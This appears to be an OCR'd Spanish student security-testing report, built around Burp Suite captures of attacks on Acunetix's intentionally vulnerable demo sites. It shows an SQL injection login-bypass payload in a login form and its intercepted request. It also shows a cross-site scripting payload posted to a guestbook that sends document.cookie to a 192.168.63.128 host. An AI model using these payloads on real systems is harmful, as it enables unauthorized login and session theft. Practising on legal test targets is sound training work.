Equipo Solecito.


Cecilia Aparicio.


Fernanda García.


Yemahina Pérez

Reporte de Re-Test


1. SQL Inyection





Burp Suite Community Edition
FoxyProxy Options
login
acunetix - Buscar con Google
testaspnet.vulnweb.com/login.aspx
acunetix
acublog
Test Website for Acunetix Web Vulnerability Scanner
about
news
login
signup
network scanner
network vuln help
RSS
Username:
'or 1=1-- -
Password:
Remember me
Login
September 2023
Get RSS feed
Warning: This is not a blog. This is a test site for Acunetix. It is vulnerable to SQL Injections, Cross-site Scripting (XSS), and more. It was built using ASP.NET and it shows how bad programming leads to vulnerabilities. Do not visit the links in the comments. They are posted by malicious parties who are trying to exploit this site to their advantage. Comments are purged daily.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://testaspnet.vulnweb.com:80 [44.238.29.244]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
__EVENTVALIDATION=
%2FwEWWwLoz%2FfGCgLStq24BwK3jsrkBALtuvfLDQKC3IeGDAKM1crSCAKN1cKxDA
LmnbfcDALmnbfcDAL7pIHFDwL7pIHFDwL7pLWYBwL7pLWYBwL7pKk%2FAvukqT8C%2
B6Td0wkC%2B6Td0wkC%2B6Tx9gIC%2B6Tx9gIC%2B6TljQoC%2B6TljQoC%2B6SZoA
MC%2B6SZoAMC%2B6SNxwwC%2B6SNxwwC%2B6ThrAkC%2B6ThrAkC%2B6SVwwIC%2B6
SVwwIC3Mvn6AUC3Mvn6AUC3Mubjw0C3Mubjw0C3MuPogYC3MuPogYC3Muj%2BQ8C3M
uj%2BQ8C3MvXnQcC3MvXnQcC3MvLMALcy8swAtzL%2F9cJAtzL%2F9cJAtzLk%2BoC
AtzLk%2BoCAtzLx9MPAtzLx9MPAtzL%2B%2FYIAtzL%2B%2FYIArHSxZ8KArHSxZ8K
ArHS%2BbIDArHS%2BbIDArHS7ckMArHS7ckMArHSgewFArHSgewFArHStYMNArHStY
MNArHSqaYGArHSqaYGArHS3foPArHS3foPArHS8ZEHArHS8ZEHArHSpfkFArHSpfkF
ArHS2Z0NArHS2Z0NAor5qwUCivmrBQKK%2Bd%2FZCQKK%2Bd%2FZCQKK%2BfP8AgKK
%2BfP8AgKK%2BeeTCgKK%2BeeTCgKK%2BZu2AwKK%2BZu2AwKK%2BY%2FNDAKK%2BY
%2FNDAKK%2BaPgBQKK%2BaPgBQKK%2BdeEDQKK%2BdeEDQKK%2BYvsCwKK%2BYvsCw
KK%2Bb%2BDAwKK%2Bb%2BDAwK%2Fk%2BvECQK%2Fk%2BvECQT8FcHSbFM%2Bcn6HUM
xhKG6I12tZ&tbUsername=%27or+1%3D1--+-&tbPassword=&cbPersistCookie=
on&btnLogin=Login
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 9
Request cookies 2
Request headers 12
Search...
0 highlights


2. Cross-Site Scripting





Es la cookie que genera ASP.NET para las sesiones: puedes desactivar esa cookie agregando <%@ EnableSessionState=False %> al comienzo de la página aspx. Además, que nos muestra la última versión.




Burp Suite Community Edition
FoxyProxy Options
acublog news
guestbook
testphp.vulnweb.com/guestbook.php
acunetix
acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
Our guestbook
09.01.2023, 11:22 pm
<script>img = new Image(); img.src = "http://192.168.63.128/a.php?"+document.cookie;</script>
add message
About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd
Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.



Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Intercept HTTP history WebSockets history Proxy settings
Request to http://testphp.vulnweb.com:80 [44.228.249.3]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
1 POST /guestbook.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/117.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 178
9 Origin: http://testphp.vulnweb.com
10 Connection: close
11 Referer: http://testphp.vulnweb.com/guestbook.php
12 Upgrade-Insecure-Requests: 1
13
14 name=anonymous+user&text=
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 3
Request cookies 0
Request headers 11
Search...
0 highlights







